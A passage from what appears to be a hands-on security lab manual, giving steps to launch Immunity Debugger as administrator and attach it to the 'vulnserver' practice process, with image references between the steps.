
10. After the completion of the installation, navigate to the **Desktop**, right-click the **Immunity Debugger** shortcut, and click **Run as administrator**.

Note: If the **User Account Control** pop-up appears, click **Yes** to proceed.




11. The **Immunity Debugger** main window appears, as shown in the screenshot.






12. Now, click **File** in the menu bar, and in the drop-down menu, click **Attach**.




13. The **Select process to attach** pop-up appears; click the **vulnserver** process and click **Attach**.

